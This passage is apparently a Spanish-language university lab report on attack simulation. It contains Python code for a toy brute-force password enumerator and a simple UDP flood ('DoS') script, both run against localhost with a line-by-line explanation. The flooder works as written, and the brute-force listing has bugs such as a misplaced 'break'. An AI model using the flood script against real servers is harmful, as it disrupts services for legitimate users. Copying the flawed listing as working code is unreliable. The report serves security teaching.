



TECNOLÓGICO NACIONAL DE MÉXICO

INSTITUTO TECNOLÓGICO DE TLAXIACO

SEGURIDAD Y VIRTUALIZACIÓN

Nombre de los Integrantes de equipo:

Edwin López Santiago

Yanet González García

No. Control

21620123

21620273

Tema:

Práctica 5.- Protección contra ataques

Docente:

Ing. Osorio Salinas Edward

Carrera:

Ingeniería en Sistemas Computacionales

Grupo: 7US

Tlaxiaco, Oaxaca. A 09 de Octubre de 2024.



Índice

Introducción.....	3
Desarrollo.....	4
Práctica 5: Protección contra ataques.....	4
1.- Crear un programa que simule un ataque de fuerza bruta.....	4
Este programa debe recibir un usuario y una contraseña, y debe intentar iniciar sesión en un sistema con estos datos. El programa debe intentar iniciar sesión con diferentes combinaciones de usuario y contraseña hasta que logre iniciar sesión o hasta que se alcance un límite de intentos fallidos.....	4
2.- Crear un programa que simule un ataque de denegación de servicio.....	10
Este programa debe enviar una gran cantidad de solicitudes a un servidor para intentar saturarlo y evitar que responda a solicitudes legítimas.....	10
3.- Investiga y describe los siguientes conceptos:	15
Conclusión.....	17
Bibliografías.....	18



Introducción

En esta práctica, se trata de simular dos tipos de ataques: un ataque de fuerza bruta y un ataque de denegación de servicio (DoS). Ambos son importantes de conocer porque nos ayudan a entender cómo los atacantes pueden vulnerar sistemas o dejarlos fuera de servicio, lo que puede causar grandes problemas tanto a los usuarios como a las empresas. El ataque de fuerza bruta consiste en intentar muchas combinaciones de usuario y contraseña hasta que se logra adivinar la correcta.

Esto nos permite ver cómo un atacante puede forzar el acceso a un sistema si no se implementan medidas de protección adecuadas. El ataque de denegación de servicio (DoS) se trata de saturar un servidor con tantas solicitudes que ya no puede responder a las solicitudes legítimas. Este tipo de ataque puede dejar inoperativos sitios web o servicios importantes. Realizar esta práctica es importante porque nos permite poner en práctica lo que hemos aprendido y entender cómo funcionan estos ataques en la realidad. Además, nos ayuda a comprender qué tipo de medidas de seguridad son necesarias para proteger nuestros sistemas de este tipo de vulnerabilidades. A continuación, se visualiza cada paso de cómo se va realizando esta práctica.

Desarrollo

Práctica 5: Protección contra ataques

1.- Crear un programa que simule un ataque de fuerza bruta.

Este programa debe recibir un usuario y una contraseña, y debe intentar iniciar sesión en un sistema con estos datos. El programa debe intentar iniciar sesión con diferentes combinaciones de usuario y contraseña hasta que logre iniciar sesión o hasta que se alcance un límite de intentos fallidos.

- El programa debe recibir el usuario y la contraseña como argumentos de línea de comandos.
- El programa debe recibir el límite de intentos fallidos como argumento de línea de comandos.
- El programa debe mostrar un mensaje indicando si logró iniciar sesión o si se alcanzó el límite de intentos fallidos.
- El programa debe mostrar un mensaje indicando cuántos intentos fallidos se realizaron.
- El programa debe mostrar un mensaje indicando cuánto tiempo tardó en realizar el ataque.
- El programa debe mostrar un mensaje indicando cuántas combinaciones de usuario y contraseña se intentaron.


Ejemplo en Python

```
import sys
import time
```

```
def brute_force(user, password, limit):
    start = time.time()
    attempts = 0
    while attempts < limit:
        attempts += 1
        if user == 'admin' and password == 'password':
            end = time.time()
            print(f'Inició sesión como {user} con la contraseña {password}')
            print(f'Intentos fallidos: {attempts}')
            print(f'Tiempo transcurrido: {end - start} segundos')
            print(f'Combinaciones intentadas: {attempts}')
            return
    end = time.time()
    print(f'No se pudo iniciar sesión')
    print(f'Intentos fallidos: {attempts}')
    print(f'Tiempo transcurrido: {end - start} segundos')
    print(f'Combinaciones intentadas: {attempts}')


if __name__ == '__main__':
    if len(sys.argv) != 4:
        print('Uso: python brute_force.py <usuario> <contraseña> <intentos>')
        sys.exit(1)
    user = sys.argv[1]
    password = sys.argv[2]
    limit = int(sys.argv[3])
    brute_force(user, password, limit)
python brute_force.py admin password 1000
```

CÓDIGO DEL PROGRAMA



```
1 import sys
2 import itertools
3 import time
4
5 # Verificar que se reciban los argumentos correctos
6 if len(sys.argv) != 4:
7     print("Uso: python fuerza_bruta.py <usuario> <contraseña> <limite de intentos>")
8     sys.exit(1)
9
10 # Obtener los argumentos
11 usuario = sys.argv[1]
12 contraseña_correcta = sys.argv[2]
13
14 # Manejar el caso de limite de intentos
15 try:
16     limite_intentos = int(sys.argv[3])
17 except ValueError:
18     print("El limite de intentos debe ser un número entero.")
19     sys.exit(1)
20
21 # Inicializar variables
22 intentos_realizados = 0
23 intentos_fallidos = 0
24 combinaciones_intentadas = 0
25 inicio_sesion = False
26 caracteres = "abcdefghijklmnopqrstuvwxyz0123456789" # Caracteres para generar combinaciones
27 tiempo_inicio = time.time() # Captura el tiempo de inicio
28
29 # Generar combinaciones de caracteres
30 for longitud in range(1, len(contraseña_correcta) + 1):
31     for combinacion in itertools.product(caracteres, repeat=longitud):
32         intento = ''.join(combinacion)
33
34         # Mostrar la combinación actual
35         print(f"Intento {intentos_realizados + 1}: Usuario '{usuario}', Contraseña '{intento}'")
36
37         # Incrementar los contadores
38         intentos_realizados += 1
39         combinaciones_intentadas += 1
40
41         # Verificar si se alcanzó el limite de intentos
42         if intentos_realizados >= limite_intentos:
43             print("Usted ha alcanzado el limite de los intentos fallidos.")
44             break
45
46         # Verificar si la combinación es la correcta
47         if intento == contraseña_correcta:
48             inicio_sesion = True
49             print(f"¡Inicio de sesión exitoso con {intento} en {intentos_realizados} intentos!")
50             break
51
52 # Verificar si se ha iniciado sesión o se alcanzó el limite
53 if inicio_sesion or intentos_realizados >= limite_intentos:
54     break
55
56 # Calcular el tiempo total del ataque
57 tiempo_final = time.time()
58 tiempo_total = tiempo_final - tiempo_inicio
59
60 # Mostrar resultados
61 if inicio_sesion:
62     print("¡INICIO DE SESIÓN EXITOSO!")
63 else:
64     print(f"Se alcanzó el limite de intentos fallidos. Total de intentos fallidos: {intentos_fallidos}")
65     print(f"SE HA ALCANZADO EL LIMITE DE INTENTOS FALLIDOS. TOTAL DE INTENTOS FALLIDOS: {intentos_fallidos}")
66
67 print(f"TOTAL DE COMBINACIONES INTENTADAS: {combinaciones_intentadas}")
68 print(f"TIEMPO TOTAL DEL ATAQUE: {tiempo_total:.2f} segundos")
69
70 # Bloque principal
71 if __name__ == "__main__":
72     pass
```

Lo primero que debemos realizar ser crear un archivo con punto Python, a lo que nosotros la llamaremos fuerza_bruta.py



1. Importación de módulos necesarios

```
1 import sys
2 import itertools
3 import time
```

- **sys:** Permite acceder a los argumentos que se pasan al script desde la línea de comandos.
- **itertools:** Proporciona herramientas para manejar iteraciones complejas. Aquí se usa para generar combinaciones de caracteres.
- **time:** Permite medir el tiempo, útil para saber cuánto dura la ejecución del ataque.

2. Verificar argumentos recibidos

```
5 # Verificar que se reciban los argumentos correctos
6 if len(sys.argv) != 4:
7     print("Uso: python fuerza_bruta.py <usuario> <contraseña> <límite de intentos>")
8     sys.exit(1)
```

- **sys.argv** contiene los argumentos pasados al script desde la línea de comandos.
- El script necesita exactamente 4 elementos:
- El nombre del script.
- El nombre de usuario.
- La contraseña correcta.
- El límite de intentos.
- Si no se pasan 4 argumentos, el programa muestra cómo usarlo correctamente y se detiene con **sys.exit(1)**.

3. Obtener los argumentos

```
10 # Obtener los argumentos
11 usuario = sys.argv[1]
12 contraseña_correcta = sys.argv[2]
```

- **usuario:** Guarda el nombre de usuario proporcionado.
- **contraseña_correcta:** Guarda la contraseña correcta que debe adivinar el programa.

4. Manejar el límite de intentos

```
14 # Manejar el caso de límite de intentos
15 try:
16     limite_intentos = int(sys.argv[3])
17 except ValueError:
18     print("El límite de intentos debe ser un número entero.")
19     sys.exit(1)
```

- Intenta convertir el tercer argumento en un número entero (límite de intentos).
- Si no es un número válido, se muestra un mensaje de error y el programa se detiene.

5. Inicializar variables

```
21 # Inicializar variables
22 intentos_realizados = 0
23 intentos_fallidos = 0
24 combinaciones_intentadas = 0
25 inicio_sesion = False
26 caracteres = 'abcdefghijklmnopqrstuvwxyz0123456789' # Caracteres para generar combinaciones
27 tiempo_inicio = time.time() # Captura el tiempo de inicio
```

- **tiempo_inicio = time.time()** # Captura el tiempo de inicio
- **intentos_realizados**: Lleva el conteo de los intentos realizados.
- **intentos_fallidos**: Lleva el conteo de los intentos fallidos (aunque en el código actual no se incrementa, lo que podría ser un bug).
- **combinaciones_intentadas**: Lleva el conteo de todas las combinaciones probadas.
- **inicio_sesion**: Indica si se logró iniciar sesión (si se adivinó la contraseña).
- **caracteres**: Almacena los caracteres que se usarán para generar las combinaciones.
- **tiempo_inicio**: Guarda el tiempo al inicio del proceso para medir la duración total.

6. Generar combinaciones de caracteres

```
29 # Generar combinaciones de caracteres
30 for longitud in range(1, len(contraseña_correcta) + 1):
31     for combinacion in itertools.product(caracteres, repeat=longitud):
32         intento = ''.join(combinacion)
```

- **range(1, len(contraseña_correcta) + 1)**: Genera combinaciones desde longitud 1 hasta la longitud de la contraseña.
- **itertools.product(caracteres, repeat=longitud)**: Genera todas las combinaciones posibles de los caracteres con la longitud especificada.
- **".join(combinacion)"**: Convierte la tupla generada por **itertools** en una cadena para comparar con la contraseña correcta.

7. Mostrar la combinación actual

```
34 # Mostrar la combinación actual
35 print(f"Intento {intentos_realizados + 1}: Usuario '{usuario}', Contraseña '{intento}'")
```

- Imprime el intento actual con el nombre de usuario y la contraseña probada.

8. Incrementar los contadores

```
37 # Incrementar los contadores
38 intentos_realizados += 1
39 combinaciones_intentadas += 1
```

- Se incrementan los contadores de intentos realizados y combinaciones probadas.

9. Verificar límite de intentos

```
41 # Verificar si se alcanzó el límite de intentos
42 if intentos_realizados >= limite_intentos:
43     print("Usted ha alcanzado el límite de los intentos fallidos.")
44     break
```

- Si se alcanzó el límite de intentos, muestra un mensaje y termina el bucle con **break**.

10. Verificar si la combinación es correcta

```
46 # Verificar si la combinación es la correcta
47 if intento == contraseña_correcta:
48     inicio_sesion = True
49     print(f"Inicio de sesión exitoso con {intento} en {intentos_realizados} intentos!")
50     break
```

- Si la combinación generada coincide con la contraseña correcta, se cambia **inicio_sesion** a **True** y se muestra un mensaje de éxito.
- Se termina el bucle con **break**.

11. Verificar si se ha terminado el proceso

```
52 # Verificar si se ha iniciado sesión o se alcanzó el límite
53 if inicio_sesion or intentos_realizados >= limite_intentos:
54     break
```

- Si ya se logró iniciar sesión o se alcanzó el límite de intentos, se sale del bucle principal.

12. Calcular el tiempo total del ataque

```
56 # Calcular el tiempo total del ataque
57 tiempo_final = time.time()
58 tiempo_total = tiempo_final - tiempo_inicio
```

- Calcula el tiempo total que tomó ejecutar el ataque restando el tiempo de inicio del tiempo final.

13. Mostrar resultados finales

```
60 # Mostrar resultados
61 if inicio_sesion:
62     print(", INICIO DE SESIÓN EXITOSO!")
63 else:
64     print(f"Se alcanzó el límite de intentos fallidos. Total de intentos fallidos: {intentos_fallidos}")
65     print(f"SE HA ALCANZADO EL LIMITE DE INTENTOS FALLIDOS. TOTAL DE INTENTOS FALLIDOS: {intentos_fallidos}")
66
67 print(f"TOTAL DE COMBINACIONES INTENTADAS: {combinaciones_intentadas}")
68 print(f"TIEMPO TOTAL DEL ATAQUE: {tiempo_total:.2f} segundos")
```

- Si se logró iniciar sesión, muestra un mensaje de éxito.
- Si no, muestra un mensaje indicando que se alcanzó el límite de intentos.
- Muestra el número total de combinaciones probadas y el tiempo total del ataque.

14. Bloque principal

```
70 # Bloque principal
71 if __name__ == "__main__":
72     pass
```

Esta es la estructura estándar para que el script solo se ejecute si se invoca directamente (no si se importa desde otro módulo).



CÓDIGO PARA EJECUTAR EL PROGRAMA

Este programa realiza un ataque de fuerza bruta para adivinar la contraseña de un usuario. La técnica de fuerza bruta consiste en generar todas las posibles combinaciones de caracteres hasta encontrar la contraseña correcta o alcanzar un límite de intentos definido por el usuario.

PROBLEMAS SALIDA CONSOLA DE DEPURACIÓN TERMINAL PUERTOS

```
PS C:\Users\Usuario\Music\Seguridad y Virtualización\Practica5> python fuerza_bruta.py usuario123 contrasena123 10000
```

Explicación del comando para ejecutar el programa:

- 1) **python:** Indica que se va a ejecutar un script de Python.
- 2) **fuerza_bruta.py:** Es el nombre del archivo que contiene tu código de fuerza bruta.
- 3) **usuario123:** Este es el primer argumento del programa. Es el nombre del usuario al que intentas acceder.
- 4) **contrasena123:** Este es el segundo argumento, que representa la contraseña correcta (el objetivo del ataque). El programa intentará encontrar esta contraseña mediante combinaciones.
- 5) **10000:** Es el tercer argumento, que indica el límite de intentos antes de que el programa se detenga. Si no se encuentra la contraseña después de 10,000 intentos, el programa finalizará.

RESULTADOS DEL PROGRAMA

```
Intento 9962: Usuario 'usuario123', Contraseña 'gxz'
Intento 9963: Usuario 'usuario123', Contraseña 'gx0'
Intento 9964: Usuario 'usuario123', Contraseña 'gx1'
Intento 9965: Usuario 'usuario123', Contraseña 'gx2'
Intento 9966: Usuario 'usuario123', Contraseña 'gx3'
Intento 9967: Usuario 'usuario123', Contraseña 'gx4'
Intento 9968: Usuario 'usuario123', Contraseña 'gx5'
Intento 9969: Usuario 'usuario123', Contraseña 'gx6'
Intento 9970: Usuario 'usuario123', Contraseña 'gx7'
Intento 9971: Usuario 'usuario123', Contraseña 'gx8'
Intento 9972: Usuario 'usuario123', Contraseña 'gx9'
Intento 9973: Usuario 'usuario123', Contraseña 'gya'
Intento 9974: Usuario 'usuario123', Contraseña 'gyb'
Intento 9975: Usuario 'usuario123', Contraseña 'gyc'
Intento 9976: Usuario 'usuario123', Contraseña 'gyd'
Intento 9977: Usuario 'usuario123', Contraseña 'gye'
Intento 9978: Usuario 'usuario123', Contraseña 'gyf'
Intento 9979: Usuario 'usuario123', Contraseña 'gyg'
Intento 9980: Usuario 'usuario123', Contraseña 'gyh'
Intento 9981: Usuario 'usuario123', Contraseña 'gyi'
Intento 9982: Usuario 'usuario123', Contraseña 'gyj'
Intento 9983: Usuario 'usuario123', Contraseña 'gyk'
Intento 9984: Usuario 'usuario123', Contraseña 'gy1'
Intento 9985: Usuario 'usuario123', Contraseña 'gym'
Intento 9986: Usuario 'usuario123', Contraseña 'gyn'
Intento 9987: Usuario 'usuario123', Contraseña 'gyo'
Intento 9988: Usuario 'usuario123', Contraseña 'gyp'
Intento 9989: Usuario 'usuario123', Contraseña 'gyq'
Intento 9990: Usuario 'usuario123', Contraseña 'gyr'
Intento 9991: Usuario 'usuario123', Contraseña 'gys'
Intento 9992: Usuario 'usuario123', Contraseña 'gyt'
Intento 9993: Usuario 'usuario123', Contraseña 'gyu'
Intento 9994: Usuario 'usuario123', Contraseña 'gyv'
Intento 9995: Usuario 'usuario123', Contraseña 'gyw'
Intento 9996: Usuario 'usuario123', Contraseña 'gxx'
Intento 9997: Usuario 'usuario123', Contraseña 'gyy'
Intento 9998: Usuario 'usuario123', Contraseña 'gyz'
Intento 9999: Usuario 'usuario123', Contraseña 'gy0'
Intento 10000: Usuario 'usuario123', Contraseña 'gy1'
Usted ha alcanzado el límite de los intentos fallidos.
Se alcanzó el límite de intentos fallidos. Total de intentos fallidos: 0
SE HA ALCANZADO EL LÍMITE DE INTENTOS FALLIDOS. TOTAL DE INTENTOS FALLIDOS: 0
TOTAL DE COMBINACIONES INTENTADAS: 10000
TIEMPO TOTAL DEL ATAQUE: 0.52 segundos
PS C:\Users\Usuario\Music\Seguridad y Virtualización\Practica5>
```

EXPLICACIÓN DE LA CAPTURA:

- El programa de fuerza bruta generó 10,000 combinaciones de contraseñas dentro del límite establecido.
- **Intentos realizados:** 10,000
- **Contraseña objetivo:** 'contrasena123'
- **Resultado:** No encontrada, se alcanzó el límite de intentos.

2.- Crear un programa que simule un ataque de denegación de servicio.

Este programa debe enviar una gran cantidad de solicitudes a un servidor para intentar saturarlo y evitar que responda a solicitudes legítimas.

- El programa debe recibir la dirección IP del servidor y el puerto como argumentos de línea de comandos.
- El programa debe recibir la cantidad de solicitudes a enviar como argumento de línea de comandos.
- El programa debe mostrar un mensaje indicando cuántas solicitudes se enviaron.
- El programa debe mostrar un mensaje indicando cuánto tiempo tardó en enviar las solicitudes.


```
# Ejemplo en Python
import sys
import socket
import time

def dos(ip, port, requests):
    start = time.time()
    for _ in range(requests):
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect((ip, port))
        s.send(b'GET / HTTP/1.1\r\n\r\n')
        s.close()
    end = time.time()
    print(f'Se enviaron {requests} solicitudes')
    print(f'Tiempo transcurrido: {end - start} segundos')

if __name__ == '__main__':
    if len(sys.argv) != 4:
        print('Uso: python dos.py <ip> <puerto> <solicitudes>')
        sys.exit(1)
    ip = sys.argv[1]
    port = int(sys.argv[2])
    requests = int(sys.argv[3])
    dos(ip, port, requests)

python dos.py "127.0.0.1" 80 1000
```

CÓDIGO DEL PROGRAMA



```
1 import sys
2 import socket
3 import time
4
5 def main():
6     # Verifica que se reciban exactamente 3 argumentos (IP, puerto y cantidad de solicitudes)
7     if len(sys.argv) != 4:
8         print("Uso: python dos.py <IP> <puerto> <cantidad_solicitudes>")
9         sys.exit(1)
10
11     # Asigna los argumentos a variables
12     ip = sys.argv[1]
13     puerto = int(sys.argv[2])
14
15     # Intenta convertir la cantidad de solicitudes a un entero
16     try:
17         cantidad_solicitudes = int(sys.argv[3])
18     except ValueError:
19         print("La cantidad de solicitudes debe ser un número entero.")
20         sys.exit(1)
21
22     # Inicializa el socket
23     sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM) # Socket UDP
24     mensaje = b'Attack!' # Mensaje a enviar
25
26     # Captura el tiempo de inicio
27     tiempo_inicio = time.time()
28
29     # Envía las solicitudes
30     for i in range(cantidad_solicitudes):
31         sock.sendto(mensaje, (ip, puerto))
32         print(f"Solicitud {i + 1} enviada a {ip}:{puerto}")
33
34     # Captura el tiempo de finalización
35     tiempo_final = time.time()
36
37     # Calcula el tiempo total transcurrido
38     tiempo_total = tiempo_final - tiempo_inicio
39
40     # Mensaje final
41     print(f"Total de solicitudes enviadas: {cantidad_solicitudes}")
42     print(f"Tiempo total del ataque: {tiempo_total:.2f} segundos")
43
44 if __name__ == "__main__":
45     main()
46
```

Explicación del código:

1. Librerías Importadas:

- **sys:** Permite acceder a los argumentos de línea de comandos y salir del programa en caso de errores.
- **socket:** Se usa para crear y gestionar conexiones de red. En este caso, se utiliza para enviar paquetes UDP.
- **time:** Se usa para medir el tiempo que tarda en enviar las solicitudes, capturando el tiempo de inicio y el de finalización.

2. Función main:

- **Validación de argumentos:** Verifica que el programa reciba exactamente 3 argumentos (la IP, el puerto, y la cantidad de solicitudes). Si no es así, muestra un mensaje de uso correcto y finaliza el programa.

```
if len(sys.argv) != 4:
```

- **Asignación de variables:** Extrae los valores de la IP, puerto y cantidad de solicitudes de los argumentos de línea de comandos.

```
# Asigna los argumentos a variables
ip = sys.argv[1]
puerto = int(sys.argv[2])
```

- **Conversión de cantidad de solicitudes:** Intenta convertir el argumento de la cantidad de solicitudes a un número entero. Si falla, muestra un mensaje de error y finaliza el programa.

```
try:
    cantidad_solicitudes = int(sys.argv[3])
```

- **Creación del socket:** Crea un socket de tipo AF_INET (dirección de internet para IPv4) y SOCK_DGRAM, que indica que es un socket UDP.

```
# Inicializa el socket
sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM) # Socket UDP
```

- **Mensaje a enviar:** El mensaje "Attack!" es convertido a bytes con el prefijo b, ya que los sockets trabajan con bytes.

```
mensaje = b'Attack!' # Mensaje a enviar
```

- **Captura del tiempo de inicio:** Se captura el tiempo en el que comienza el envío de las solicitudes.

```
# Captura el tiempo de inicio
tiempo_inicio = time.time()
```

- **Ciclo de envío:** Se utiliza un bucle for para enviar la cantidad de solicitudes indicadas al servidor. Cada solicitud se envía usando `sock.sendto()`, que envía el mensaje al IP y puerto especificados. Además, se imprime un mensaje por cada solicitud enviada.

```
# Envía las solicitudes
for i in range(cantidad_solicitudes):
    sock.sendto(mensaje, (ip, puerto))
```

- **Captura del tiempo de finalización:** Una vez que se han enviado todas las solicitudes, se captura el tiempo final y se calcula el tiempo total transcurrido.

```
# Captura el tiempo de finalización
tiempo_final = time.time()

# Calcula el tiempo total transcurrido
tiempo_total = tiempo_final - tiempo_inicio
```

- **Mensajes finales:** Muestra en pantalla el total de solicitudes enviadas y el tiempo que tomó ejecutar el ataque.

```
# Mensaje final
print(f"Total de solicitudes enviadas: {cantidad_solicitudes}")
print(f"Tiempo total del ataque: {tiempo_total:.2f} segundos")
```

3. Ejecución del programa:

La función `main()` se ejecuta solo si el archivo es ejecutado directamente (no cuando es importado como módulo en otro script).

```
if __name__ == "__main__":
    main()
```

CÓDIGO PARA EJECUTAR EL PROGRAMA

En la captura estás ejecutando el programa que has creado llamado `dos.py`. La ejecución se está realizando en la terminal de Visual Studio Code, y la línea que has ingresado para ejecutar el programa es:

```
PS C:\Users\Usuario\Documents\Practica5> python dos.py 127.0.0.1 8080 100
```

Explicación del comando para ejecutar el programa:

1. **python:** Este comando indica que quieres ejecutar un script de Python.
2. **dos.py:** Este es el nombre del archivo que contiene tu script de Python, el cual simula el ataque de denegación de servicio (DoS).
3. **127.0.0.1:** Esta es la dirección IP a la que estás enviando las solicitudes. En este caso, 127.0.0.1 es la IP de *localhost*, lo que significa que el ataque está siendo dirigido a tu propia máquina o al servidor local en tu equipo.
4. **8080:** Este es el puerto del servidor al que estás enviando las solicitudes. En este caso, el puerto 8080 es comúnmente utilizado para servidores web locales o de prueba.
5. **100:** Este número representa la cantidad de solicitudes que el programa intentará enviar al servidor en el puerto indicado. En este caso, 100 solicitudes serán enviadas.



RESULTADOS DEL PROGRAMA

La imagen muestra una interfaz de desarrollo de software (IDE) con una terminal de comandos. En la barra superior, se ven las pestañas 'Practicas' y 'powerShell'. El explorador de archivos a la izquierda muestra una carpeta 'PRACTICAS' con los archivos 'brute_force.py' y 'dos.py'. La terminal central muestra el comando `python dos.py 127.0.0.1 8080 100` ejecutado en un prompt de PowerShell. El resultado de la ejecución es una lista de 44 mensajes, cada uno indicando 'Solicitud [número] enviada a 127.0.0.1:8080', lo que confirma que el programa está funcionando correctamente al enviar solicitudes a la propia máquina.

EXPLICACIÓN DE LA CAPTURA:

El programa está funcionando como se espera, solo que lo estás probando en tu propia máquina, lo que hace que todo sea más rápido y sin afectar un servidor real.

- **Enviaron 100 solicitudes** a tu propia máquina.
- **El tiempo fue muy corto** porque todo ocurrió dentro de tu computadora.
- Si estuvieras atacando un servidor real, el objetivo sería saturarlo con tantas solicitudes que no pueda responder.

3.- Investiga y describe los siguientes conceptos:

